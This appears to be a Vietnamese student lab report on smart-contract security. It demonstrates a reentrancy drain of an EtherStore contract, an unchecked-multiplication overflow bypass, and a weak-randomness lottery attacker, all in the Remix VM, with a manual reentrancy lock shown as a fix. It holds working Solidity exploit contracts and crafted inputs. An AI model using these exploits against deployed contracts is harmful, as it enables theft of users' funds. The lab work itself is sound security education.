BÁO CÁO THỰC HÀNH

Môn học: Blockchain - NT547.Q21.ANTT

Lab 05: SECURITY & AUDIT SMART CONTRACT

GVHD: Trần Tuấn Dũng

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT547.Q21.ANTT.1

STT	Họ và tên	MSSV	Email
1	Trần Gia Nghi	23521005	23521005@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Phần 1: Tấn công Tái nhập (Reentrancy)	100%
2	Phần 2: Tràn số (Overflow) & Unchecked Block	100%
3	Phần 3: Lỗ hổng Randomness (Yếu tố ngẫu nhiên)	100%
4	Phần 4: Từ chối dịch vụ (DoS via Gas Limit)	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

A. Phần 1: Tấn công Tái nhập (Reentrancy)

1. Sử dụng mã nguồn EtherStore.sol và Attack.sol dưới đây để thực hiện tấn công rút cạn tiền.


1.1. Tái hiện kịch bản tấn công

- Dùng VM Remix
- Contract:

```python
// EtherStore.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract EtherStore {
    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);
        // LỖ HỔNG: Gửi tiền trước khi cập
nhật số dư
        (bool sent, ) =
msg.sender.call{value: bal}("");
        require(sent, "Failed to send
Ether");
        balances[msg.sender] = 0;
    }

    function getBalance() public view returns
(uint) {
        return address(this).balance;
    }
}
```


```python
// Attack.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;
import "./EtherStore.sol";
contract Attack {
    EtherStore public etherStore;

    constructor(address _etherStoreAddress) {
        etherStore =
EtherStore(_etherStoreAddress);
    }

    function attack() public payable {
        require(msg.value >= 1 ether);
        etherStore.deposit{value: 1 ether}();
        etherStore.withdraw();
    }

    // Hàm này được gọi khi EtherStore gửi
ETH về
    receive() external payable {
        if (address(etherStore).balance >= 1
ether) {
            etherStore.withdraw();
        }
    }
}
```

- Thông tin account:




- Account 1: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
- Account 2: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2


- Triển khai etherstore trên Account 1, chuyển qua account 2 và nạp 5 ether:




- Địa chỉ contract: 0xd9145CCE52D386f254917e481eB44e9943F39138

- Triển khai Attack với tham số constructor là địa chỉ EtherStore vừa copy:
  - Tham số constructor: 0xd9145CCE52D386f254917e481eB44e9943F39138
  - Địa chỉ contract: 0xf8e81D47203A594245E36C48e151709F0C19fBe8








- Gọi hàm attack của contract Attack với Value là 1 Ether.



- Tấn công xảy ra:
  - Khi debug thấy withdraw() hàm này chưa kết thúc thì hàm kia đã bị gọi chồng lên.
    - ❖ Loop:
      - INTERNAL ... withdraw: Contract EtherStore đang thực hiện lệnh rút tiền.
      - CALL ... call: Tiền được gửi đến contract Attack.
      - Ngay lập tức, hàm receive() của Attack được kích hoạt và nó lại thực hiện một lệnh CALL ngược trở lại hàm withdraw của EtherStore.
    - ❖ Lỗ hổng logic: Vì EtherStore chưa kịp cập nhật số dư về 0 (dòng code đó nằm ở dưới cùng của hàm withdraw), nên nó cứ tưởng vẫn còn tiền và tiếp tục cho rút.








- 6.0 ETH: tương đương 5 ETH lấy được + 1 ETH mồi.


1.2. Phòng chống thủ công (Không dùng thư viện)


- Triển khai EtherStore_ManualLock.sol:

```
contract EtherStore_ManualLock {
    bool internal locked; // Biến cờ khóa

    // Định nghĩa modifier để chặn gọi lại
    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true; // Khóa lại trước khi chạy hàm
        _;
        locked = false; // Mở khóa sau khi chạy xong
    }

    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Áp dụng modifier vào đây
    function withdraw() public noReentrant {
        uint bal = balances[msg.sender];
        require(bal > 0);
        // LỖ HỔNG: Gửi tiền trước khi cập nhật số dư
        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");
        balances[msg.sender] = 0;
    }
}
```




- Triển khai lại attack.sol với parameter là địa chỉ mới của contract EtherStore_ManualLock.sol (0x9D7f74d0C41E726EC95884E0e97Fa6129e3b5E99):







- Attack:
  - Nạp 5ETH vào EtherStore_ManualLock.sol qua hàm deposit:



  - Thực hiện attack bởi 1 ETH làm mồi nhưng thất bại:






B. Phần 2: Tràn số (Overflow) & Unchecked Block


2.1 Xây dựng và khai thác

- Ban đầu deploy có 1000ETH:



- Các bước khai thác:
  - Để bypass "require(balances[msg.sender] >= totalAmount)":
    - ❖ Cần làm cho totalAmount trở nên cực kỳ nhỏ, trong khi giá trị value thực sự gửi đi lại cực kỳ lớn
    - ❖ TotalAmount được tính bằng công thức unchecked {totalAmount = receivers.length * value;}
      $\boxed{= (\text{receivers.length} \times \text{value}) \pmod{2^{256}}}$
    - ❖ Dự định cho receivers.length = 2
      → $2\times$ value = $2^{256} + remainder$
    - ❖ Nếu chúng ta chọn remainder = 0, thì totalAmount sẽ bằng 0. Vì 1000 ≥ 0, điều kiện require sẽ luôn đúng.
- Quá trình khai thác:
  Nhập vào ô value giá trị:
  0x8000000000000000000000000000000000000000000000000000000000000000
  Ô adress:
  [0x5B38Da6a701c568545dCfcB03FcB875f56beddC4,0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2]

- Bằng chứng khai thác thành công




C. Phần 3: Lỗ hổng Randomness (Yếu tố ngẫu nhiên)


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./WeakLottery.sol";

contract LotteryAttacker {
    WeakLottery public lottery;

    constructor(address payable _lotteryAddress) {
        lottery = WeakLottery(_lotteryAddress);
    }

    function attack() public payable {
        require(msg.value >= 0.1 ether, "Need 0.1 ETH to play");

        // Mô phỏng chính xác cách WeakLottery tính toán
        // Lưu ý: msg.sender của WeakLottery lúc này chính là địa chỉ của
contract này
        uint256 guess = uint256(keccak256(abi.encodePacked(block.timestamp,
address(this)))) % 2;

        if (guess == 1) {
            // Chỉ gửi tiền nếu biết chắc chắn sẽ thắng
            lottery.play{value: 0.1 ether}();
        } else {
            // Nếu thuật toán cho ra kết quả thua (0), ta hủy giao dịch để
bảo toàn tiền cược
            revert("Predicting Loss: Skipping this block...");
        }
    }

    // Nhận tiền thưởng về contract
    receive() external payable {}

    // Hàm để rút tiền từ Attacker về ví cá nhân
```

